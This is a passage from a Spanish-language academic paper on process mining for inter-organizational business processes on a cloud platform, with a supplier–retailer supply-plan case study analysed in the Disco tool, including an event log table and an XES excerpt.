Las técnicas de minería de procesos son capaces de extraer conocimiento a partir de los registros de eventos, comúnmente disponibles en los sistemas de información. Estas técnicas proporcionan nuevos medios para descubrir, monitorear y mejorar los procesos de negocio en una variedad de dominios de aplicación. Existen dos factores principales para el creciente interés en la minería de procesos: (1) cada vez más eventos se registran, proporcionando información detallada sobre la historia de los procesos de negocio; (2) existe una necesidad de mejorar y dar soporte a los procesos de negocio en entornos competitivos y rápidamente cambiantes.

Por un lado, en entornos de colaboraciones inter-organizacionales la definición de modelos de procesos de negocio inter-organizacionales es un desafío, debido a que las personas involucradas tienen que poner en común sus conocimientos sobre los procesos de negocio en general, que comprenden a dos o más organizaciones. La fase de modelado de procesos de negocio inter-organizacionales implica esfuerzos importantes de recursos humanos, tiempos y costos en que deben incurrir las organizaciones para el diseño, compilación e implementación de los procesos mediante sistemas de información. Además, se deben considerar que los cambios a los procesos o nuevos procesos de negocio incurrir en costos y consumo de tiempo adicional, así como una tendencia a la toma de decisiones subjetiva.

Por otro lado, en un entorno inter-organizacional, un proceso de negocio se descompone en partes y se distribuye en las organizaciones involucradas, las cuales ejecutan el rol que les corresponde dentro del proceso. Las organizaciones necesitan cooperar para completar la ejecución del proceso exitosamente y alcanzar la meta de negocio definida. Analizar el registro de eventos dentro de una de estas organizaciones involucradas es insuficiente, ya que para descubrir el proceso de extremo-a-extremo se requiere fusionar los registros de eventos de las diferentes organizaciones. Lo anterior, es una tarea compleja y no trivial, ya que los eventos necesitan ser correlacionados cruzando las fronteras organizacionales. Además, puede presentarse el caso de que una organización esté ejecutando diferentes versiones de un proceso o variantes de un proceso de negocio inter-organizacional con distintas organizaciones, lo cual ocasiona una tarea de fusión de registros de eventos más compleja.

En este trabajo se presenta un enfoque para la minería de procesos de negocio inter-organizacionales cuya ejecución está basada en la Computación en la Nube. Se analiza la utilización de la herramienta de minería de

procesos Disco [6], con el objetivo de desarrollar algoritmos de comportamiento similar dentro de una plataforma de ejecución, monitoreo y control de procesos inter-organizacionales en la Nube. Mediante este enfoque es posible determinar el comportamiento de la vista global del proceso inter-organizacional. Esto permite evaluar si la ejecución del proceso inter-organizacional se lleva a cabo de acuerdo a los requerimientos definidos en la colaboración. La ejecución y el monitoreo de los procesos inter-organizacionales se lleva a cabo en una plataforma basada en la nube [7,8] que provee servicios de diseño, implementación, despliegue, ejecución y monitoreo de procesos inter-organizacionales. El enfoque de minería de procesos propuesto es aplicado a un caso de estudio para un plan de reaprovisionamiento colaborativo en la industria de electrónica.

Este trabajo se organiza de la siguiente manera. La Sección 2 presenta los conceptos de procesos inter-organizacionales y minería de procesos. La Sección 3 propone como descubrir procesos de negocio inter-organizacionales en la nube. La sección 4 presenta trabajos relacionados. Finalmente, la Sección 5 presenta conclusiones y trabajos futuros.

2. Antecedentes

2.1. Procesos de Negocio Inter-Organizacionales

En trabajos previos [2,9], se concluyó que para dar soporte a la colaboración entre organizaciones es necesario distinguir entre el nivel de negocio y el nivel tecnológico. A nivel de negocio, la solución consiste en aplicar un modelo de gestión que defina las reglas generales que gobiernan la colaboración entre organizaciones. En este nivel, la integración y colaboración entre organizaciones se alcanza a través de la definición y ejecución de los procesos de negocio inter-organizacionales. Un proceso de negocio inter-organizacional define el comportamiento de las interacciones entre las organizaciones y sus roles desde un punto de vista global, esto es, cómo coordinan sus acciones e intercambian información, con el propósito de tomar decisiones en forma conjunta para alcanzar una meta de negocio común [3,9,10].

A nivel tecnológico, la solución se centra en la funcionalidad y la interoperabilidad de los sistemas de información inter-organizacionales para automatizar y ejecutar los procesos inter-organizacionales. Esto implica que las organizaciones deben desarrollar e implementar sistemas de información autónomos que sean interoperables y lleven a cabo la ejecución de los procesos de integración, posibilitando el intercambio de información y las interacciones entre dichos sistemas, para dar soporte a la gestión descentralizada de los procesos inter-organizacionales [2].

La interoperabilidad de los sistemas de información puede ser alcanzada a través de la definición de modelos o especificaciones ejecutables de los procesos basadas en estándares de-facto o definidos ad-hoc. Esto permite que luego puedan ser interpretadas por SIOPs [11]. Estos sistemas ejecutan procesos en los que están involucradas personas, aplicaciones y fuentes de información, sobre la base de modelos o especificaciones ejecutables de procesos que son interpretadas por un motor de procesos.

2.2. Plataforma para la ejecución de Procesos de Negocio Inter-Organizacionales en la Nube

En trabajos recientes [7,8], se propuso una plataforma basada en la nube para ofrecer servicios bajo demanda para la gestión de procesos de negocio inter-organizacionales que forman parte de redes colaborativas. La plataforma le permite a las organizaciones reducir costos y complejidad ocultando la infraestructura requerida para la colaboración, crear y gestionar colaboraciones de manera ágil mediante la generación y el desarrollo bajo demanda de los procesos privados de las organizaciones y de los SIOPs requeridos para implementar y ejecutar los procesos inter-organizacionales acordados por las organizaciones, ejecutar bajo demanda los procesos inter-organizacionales, monitorear dichos procesos proveyendo una vista común y compartida de los estados de los procesos, y cumplir con el requerimiento de gestión descentralizada y autonomía de las organizaciones para todos los servicios.

El propósito de la plataforma es proveer servicios para las etapas de diseño, implementación, despliegue y ejecución del ciclo de vida de los procesos inter-organizacionales. Para esto, la plataforma utiliza métodos definidos en trabajos previos para el modelado y verificación de procesos inter-organizacionales [9,12,13], para la generación de procesos de interfaz e integración, y para la ejecución de los mismos mediante SIOPs [10, 14].

A continuación, se describen los servicios y funcionalidades propuestos por la plataforma para la ejecución y monitoreo de los procesos inter-organizacionales. Para describir estos servicios, la Figura 1 muestra un escenario de colaboración del dominio de cadena de suministro de la industria electrónica, donde dos organizaciones A y B que llevan a cabo el rol de Proveedor y Minorista respectivamente, quieren implementar el modelo colaborativo conocido como CPFR (en inglés, *Collaborative, Planning, Forecasting and Replenishment*). Como parte de este modelo, las organizaciones requieren implementar y ejecutar el proceso inter-organizacional Gestión de Orden Colaborativa (GOC).

La ejecución de los procesos inter-organizacionales se lleva a cabo mediante la ejecución descentralizada de los procesos internos de cada organización. De esta manera, las organizaciones pueden intercambiar información punto-a-punto entre sí, y compartir la información necesaria para dar soporte a la ejecución descentralizada de procesos inter-organizacionales.

Para iniciar la ejecución de un proceso inter-organizacional, la plataforma provee servicios para realizar el despliegue de los SIOPs de cada organización, que ejecuta una instancia del proceso privado de cada organización (Paso 1). En el escenario, se despliega el SIOP de la organización Proveedor, el cual genera una instancia el proceso privado correspondiente al rol Proveedor, el cual está a cargo de iniciar el proceso. De manera similar, el Minorista solicita el despliegue de su SIOP para instanciar su proceso privado requerido para ejecutar el proceso inter-organizacional.

Una vez que todos los SIOPs fueron desplegados y que los procesos privados fueron instanciados, se inicia el servicio de monitoreo (Paso 2). Este servicio permite que las organizaciones estén enteradas del estado global de la colaboración y, en particular, del estado del proceso inter-organizacional Gestión de Orden Colaborativa. Esto permite la evaluación y el análisis continuo del cumplimiento de los acuerdos establecidos entre las organizaciones o predecir la calidad de la colaboración con un determinado socio en el futuro.

Para implementar el servicio de monitoreo se pueden utilizar técnicas como la minería de procesos. Con las herramientas de minería de procesos es posible aprovechar los datos generados por los SIOPs para visualizar rápida y objetivamente los procesos *as-is*, es decir, tal como se están ejecutando realmente. Esto permitirá a las organizaciones analizar variaciones y/o inconsistencias respecto del acuerdo pre-establecido en la colaboración.




Figura 1. Plataforma basada en la nube para procesos de negocio inter-organizacionales

2.3. Minería de Procesos de Negocio

La minería de procesos es un área de investigación que se ubica entre la inteligencia computacional y la minería de datos, por una parte, y la definición (modelado) y análisis de procesos, por otra parte. Son varias las áreas que se incluyen en la minería de procesos, tales como descubrimiento de procesos, verificación de conformidad, mejora de procesos, minería organizacional, extensión de modelos de procesos, reparación automática de modelos de procesos, predicción de casos, construcción automática de modelos basados en simulación, y recomendaciones basados en la historia de ejecución de procesos.

En la minería de procesos se asume que es posible registrar eventos secuencialmente, dado que cada evento tiene referencia a una actividad y se relaciona a un caso en particular (una instancia del proceso) [15]. Entonces, el dato de entrada en la minería de procesos es un registro de eventos. Un *registro de eventos* es un archivo estructurado jerárquicamente con información sobre las ejecuciones de procesos de negocio [16]. Este archivo contiene datos sobre varias ejecuciones del mismo proceso de negocio. Un *evento* es la parte atómica de ejecución de un proceso específico y puede contener una gran cantidad de atributos. Los datos de eventos, generados por los sistemas de información, normalmente se encuentran como actualizaciones de un estado (por ejemplo, del estado “factura enviada” cambia al estado “factura pagada”), o también como registros de actividad (por ejemplo, “correo electrónico enviado al cliente”). Una *traza* es un conjunto de eventos que pertenecen a la misma ejecución de un proceso de negocio. Por lo tanto, los registros de eventos pueden contener información adicional de los eventos, tales como el usuario que ejecuta la actividad o el dispositivo que inicia la actividad, la hora en que inició el evento, la duración del evento, entre otras.

Las tres principales tareas de minería de procesos son descubrimiento, conformidad y mejoramiento de procesos [5]. El *descubrimiento de procesos* consiste en utilizar un registro de eventos como entrada y producir un modelo de procesos de negocio sin usar información *a-priori*. El modelo descubierto normalmente es un modelo de proceso de negocio que es representado usando una notación gráfica como el lenguaje BPMN [17], redes de Petri [13,14,18], cadenas de procesos basadas en eventos (EPC, del inglés *Event-driven Process Chains*) [19], o diagramas de actividades de UML. Una de las técnicas de minería de procesos que se pueden utilizar en el descubrimiento de procesos es el algoritmo *alpha* (α -algorithm) [20]. Este algoritmo toma un registro de eventos y produce una red de Petri representando el comportamiento almacenado en el registro. La Figura 2 muestra que el uso de la minería de

procesos cambia el enfoque tradicional “top-down” utilizado en gestión de procesos de negocios. En éste, como puede verse a la izquierda de la figura, se comienza por el diseño del proceso en un modelo de alto nivel. Luego, se configura el sistema de información que gestionará y controlará ese proceso. Por último, este sistema coordina el trabajo entre los empleados y demás recursos de la organización. En cambio, la minería de procesos plantea un enfoque “bottom-up”, como se muestra a la derecha de la figura. En éste, no es necesario tener un modelo del proceso para analizarlo, sino que basta con los datos de los procesos que están en el sistema de información. Todos los pasos en la ejecución del proceso registrados por el sistema de información son utilizados luego por la minería de procesos para obtener el modelo a partir de estos datos. De esta manera, el proceso real, ajustado a las reglas de negocios actuales, puede ser descubierto automáticamente.



Figura 2. Enfoque “bottom-up” de la minería de procesos.

La *conformidad de procesos* consiste en comparar un modelo de proceso de negocio con el registro de eventos generado por la ejecución del mismo modelo de proceso [5]. La verificación de conformidad puede ser utilizada para evaluar si la información almacenada en el registro de eventos es equivalente al modelo y viceversa. En la Figura 3 puede observarse cómo la minería de procesos permite encontrar información objetiva sobre la forma de ejecución de un proceso en comparación con el modelo del mismo. Esta comparación objetiva entre el modelo y la realidad, permite mejorar los procesos.

El *mejoramiento de procesos* consiste en extender o mejorar un modelo de proceso existente usando la información almacenada del proceso real en el registro de eventos. En 1983, DeMarco [21] declaró que “no se puede controlar aquello que no está medido”. Esto también se aplica a la minería de procesos y destaca la importancia de la utilización de los registros de eventos de los procesos, que poseen los valores objetivos del estado del proceso al momento de su ejecución, y que son

el punto de partida necesario para la reconstrucción de esos procesos a descubrir, controlar o mejorar.




Figura 3. Encontrando desviaciones entre el modelo y la realidad.

3. Descubriendo Procesos de Negocio Inter-Organizacionales en la Nube

Los métodos de minería de procesos inter-organizacionales existentes consideran que la ejecución se realiza de manera descentralizada y los registros de eventos son individuales de cada organización. En este trabajo se considera que la colaboración se lleva a cabo bajo una arquitectura basada en la nube, la cual provee servicios de ejecución de procesos de negocio inter-organizacionales. La invocación de estos servicios permite que los participantes que forman parte de la colaboración dejen un registro de todos los eventos que ocurren en la misma, tales como envío y recepción de mensajes.

En este trabajo, se propone usar la herramienta Disco [6] de Fluxicon [22] para descubrir el proceso Plan de Aprovisionamiento Colaborativo real ejecutado por las organizaciones participantes en la colaboración.

Disco es una herramienta potente, fácil de usar y rápida para la minería de procesos. Permite el descubrimiento automático de procesos, realizar animaciones del proceso descubierto, obtener estadísticas detalladas con gráficos interactivos, usar un conjunto de filtros para limpiar los datos de proceso y enfocarse en el análisis, importar y exportar los datos en diferentes formatos (CSV, XLS, XES, PDF, PNG, etc.), entre otras funciones. Una funcionalidad interesante de Disco es la animación (que no debe confundirse con simulación). Mediante la animación, se puede visualizar el flujo del proceso tal como fue descubierto en la *mapa del proceso* (modelo que muestra el proceso descubierto). Es decir, los eventos reales del registro se reproducen en el mapa de proceso a medida que ocurrieron. La animación puede

ser muy útil para comunicar los resultados del análisis a los propietarios de procesos u otras personas que no son expertas en análisis de procesos.

En la Figura 4 se muestra el modelo el proceso colaborativo Plan de Aprovisionamiento Colaborativo, definido en el lenguaje UP-ColBPIP [2,9]. El propósito de este proceso colaborativo es que los participantes acuerden un plan de suministro a corto/mediano plazo. El proceso comienza con el proveedor quien propone un plan de suministro (SupplyPlan) de un producto, el cual debe ser negociado y acordado con el minorista.




Figura 4. Proceso colaborativo Plan de Aprovisionamiento Colaborativo, definido en el lenguaje UP-ColBPIP

El minorista evalúa el plan con respecto a su plan de suministro generado internamente. El resultado puede dar lugar a tres respuestas alternativas, según que el responsable de logística decida aceptar, rechazar o hacer una contrapropuesta: (1) envía una respuesta de aceptación al proveedor y el proceso finaliza; (2) envía una respuesta de rechazo al proveedor y el proceso finaliza; o (3) propone cambios al proveedor, enviando su propuesta de plan de suministro.

Si el minorista propone un nuevo plan, el proveedor debe evaluarlo y procesarlo teniendo en cuenta su plan de producción. Como resultado, el proveedor puede responder de dos maneras: (1) rechazar el plan de suministro propuesto por el minorista; o (2) aceptar el plan de suministro del minorista, en cuyo caso éste será

el plan aceptado. Cualquiera sea la respuesta del proveedor, el proceso finaliza.

En la Figura 5 se muestra el registro de eventos del proceso Plan de Aprovisionamiento Colaborativo desplegado en Disco. Para poder analizar el registro de eventos es necesario definir las columnas (campos) a evaluarse e identificar al menos los tres atributos siguientes: Identificador del caso, Actividad y Marca de tiempo (*Timestamp*).

	Case ID	Timestamp	Activity	Resource	Dept
1	1	08-16-2017:10.10	propose(SupplyPlan)	Sanx	Supplier
2	1	08-16-2017:10.26	reject-proposal(SupplyPlanResponse)	Megatronic	Retailer
3	2	08-16-2017:10.29	propose(SupplyPlan)	Sanx	Supplier
4	2	08-16-2017:10.30	accept-proposal(SupplyPlanResponse)	Megatronic	Retailer
5	3	08-16-2017:10.41	propose(SupplyPlan)	Sanx	Supplier
6	3	08-16-2017:10.43	propose(SupplyPlanChanges)	Megatronic	Retailer
7	3	08-16-2017:10.46	reject-proposal(SupplyPlanChangesResponse)	Sanx	Supplier
8	4	08-16-2017:10.47	propose(SupplyPlan)	Sanx	Supplier
9	4	08-16-2017:10.50	propose(SupplyPlanChanges)	Megatronic	Retailer
10	4	08-16-2017:10.57	accept-proposal(SupplyPlanChangesResponse)	Sanx	Supplier

Figura 5. Registro de eventos del proceso Plan de Aprovisionamiento Colaborativo desplegado en Disco

El *identificador del caso* permite identificar de forma única una sola ejecución de su proceso. Permite determinar el alcance del proceso y saber a qué caso pertenece cada evento. Se puede definir con una o más columnas. La *actividad* representa un paso en el proceso. Deben existir nombres para diferentes pasos de proceso o cambios de estado que se realizaron al proceso. Estos nombres de actividad determinan el nivel de detalle del proceso. La *marca de tiempo* permite saber cuándo se realizó la actividad. Esto no sólo es importante para analizar el comportamiento temporal del proceso, sino también para establecer el orden de las actividades del

registro de eventos.

La marca de tiempo del registro de eventos del proceso Plan de Aprovisionamiento Colaborativo no se correspondía a ninguno de los patrones definidos en Disco, por lo cual se debió configurar un patrón personalizado. La Figura 6 muestra el patrón definido para que la herramienta Disco pueda detectarlo.

Además de los atributos mínimos requeridos por Disco para realizar la minería de procesos, se pueden

agregar otros atributos que sean importantes para el análisis y que describan propiedades específicas y relevantes para el dominio en estudio. En este caso, se incluyeron los atributos *Resource*, que identifica a la organización que realizó el evento, y *Dept*, que identifica al rol que desempeña la organización.

Al iniciar la minería de procesos en Disco, se obtiene el mapa del proceso Plan de Aprovisionamiento Colaborativo, que puede verse en la vista *Map* de Disco. Como puede observarse en la Figura 7, el proceso descubierto se visualiza de una manera sencilla e intuitiva: el inicio del proceso se ilustra con el símbolo de




Figura 6. Configuración de la marca de tiempo del registro de eventos del proceso Plan de Aprovisionamiento Colaborativo




Figura 7. Mapa del proceso Plan de Aprovisionamiento Colaborativo.

triángulo en la parte superior del mapa de proceso. Del mismo modo, el final del proceso se ilustra mediante el símbolo de stop. Las actividades se representan mediante cajas y el flujo de proceso entre dos actividades se visualiza mediante una flecha. Las flechas punteadas señalan las actividades que ocurrieron al principio o al final del proceso.

La Figura 8 muestra la vista *Statistics* de Disco, la cual proporciona información general adicional y métricas de rendimiento detalladas sobre el proceso descubierto. En dicha vista se muestran estadísticas de casos (variantes, duración, eventos por caso), actividades

(frecuencias, promedio de duración, rango de duración), recursos, etc.

La Figura 9 muestra la vista *Cases* de Disco, la cual permite ver los casos individuales con su historia y todos sus atributos, brindando un contexto adicional que puede explicar por qué sucedió alguna desviación del proceso o violación de una regla de negocios importante durante la ejecución del proceso. En esta vista pudo determinarse que la información almacenada en el registro de eventos es equivalente al modelo mostrado en la Figura 4, es decir, los flujos de ejecución de las actividades (intercambio de mensajes) se corresponden a lo




Figura 8. Vista Statistics de Disco




Figura 9. Vista Cases de Disco

establecido en la colaboración.

Disco permite exportar los resultados en diferentes formatos, lo cual es útil para compartirlos para su análisis con otras personas o para procesar sus datos con otras herramientas de análisis. La Figura 10 muestra un extracto del registro de eventos correspondiente al mapa del proceso. Dicho registro está definido en formato XES (*eXtensible Event Stream*) [23], el cual es el formato estándar para la minería de procesos soportado por la mayoría de las herramientas de minería de procesos (estándar IEEE 1849-2016).

Como pudo verse en este caso de estudio, Disco permite realizar minería de procesos de manera rápida, fácil e intuitiva sobre el registro de eventos de un proceso de negocio inter-organizacional ejecutado en la Nube,

posibilitando la visualización y el análisis del proceso tal como se está ejecutando realmente. Por lo tanto, puede utilizarse para implementar el servicio de monitoreo de la plataforma basada en la nube propuesta para ofrecer servicios bajo demanda para la gestión de procesos de negocio inter-organizacionales, descrita en la Sección 2.2.

4. Trabajos Relacionados

En esta sección se presenta una revisión de los enfoques y técnicas para el descubrimiento de modelos de procesos de negocio. En [5] se presentan varias técnicas para el descubrimiento de modelos procesos de negocio a partir de registros de eventos basado en el algoritmo *alpha*. Por otro lado, en [24, 25] se presentan

```

<!-- XES version 1.0 -->
<!-- Created by Fluxicon Disco (http://fluxicon.com/disco/ -->
<!-- (c) 2017 Fluxicon - http://fluxicon.com/ -->
- <log xes.version="1.0" xes.creator="Fluxicon Disco">
  <extension name="Concept" prefix="concept" uri="http://www.xes-standard.org/concept.xesext"/>
  <extension name="Lifecycle" prefix="lifecycle" uri="http://www.xes-standard.org/lifecycle.xesext"/>
  <extension name="Time" prefix="time" uri="http://www.xes-standard.org/time.xesext"/>
  <extension name="Organizational" prefix="org" uri="http://www.xes-standard.org/org.xesext"/>
  - <global scope="trace">
    <string key="concept:name" value="name"/>
    <string key="variant" value="string"/>
    <int key="variant-index" value="0"/>
  </global>
  - <global scope="event">
    <string key="concept:name" value="name"/>
    <string key="lifecycle:transition" value="transition"/>
    <string key="org:resource" value="resource"/>
    <date key="time:timestamp" value="2017-08-17T19:06:20.431-03:00"/>
    <string key="Activity" value="string"/>
    <string key="Resource" value="string"/>
    <string key="Dept" value="string"/>
  </global>
  <classifier name="Activity" keys="Activity"/>
  <classifier name="Resource" keys="Resource Dept"/>
  <string key="lifecycle:model" value="standard"/>
  <string key="creator" value="Fluxicon Disco"/>
  <string key="library" value="Fluxicon Octane"/>
- <trace>

```

Figura 10. Extracto del registro de eventos en formato XES

enfoques basados en minería heurística, y en [26, 27] proponen descubrir modelos de procesos para su representación y validación en redes de Petri. A continuación, se detallan diferentes propuestas cercanas al planteamiento del artículo de investigación.

En [28] se presenta un enfoque metodológico para la implementación de técnicas de minería de procesos en una organización de servicios financieros. Este pone énfasis en la extracción y la exploración de datos, así como en la naturaleza multifacética de analizar los datos generados por la ejecución del proceso. Además, este estudio aclara los beneficios, así como los desafíos de llevar a cabo un estudio de minería de procesos de la vida real. El enfoque metodológico consta de cinco fases: preparación, exploración, perspectiva, análisis y resultados. En la primera fase, se colectan y preparan los datos para la extracción de datos. La fase de exploración consiste en una revisión de los datos, la cual permite tener una primera vista de los datos del proceso. El objetivo de la siguiente fase es identificar diferentes perspectivas de análisis. Normalmente, los datos del proceso contienen información sobre el flujo de control, la información organizacional y la información de los casos. La fase análisis consiste en dos etapas: análisis de descubrimiento, y análisis de cumplimiento y rendimiento. Por último, la fase de resultados, la cual consiste en la visualización del modelo descubierto y de los datos relacionados al proceso. Los resultados obtenidos pueden ser usados para mejorar procesos de negocio y/o para reingeniería de procesos.

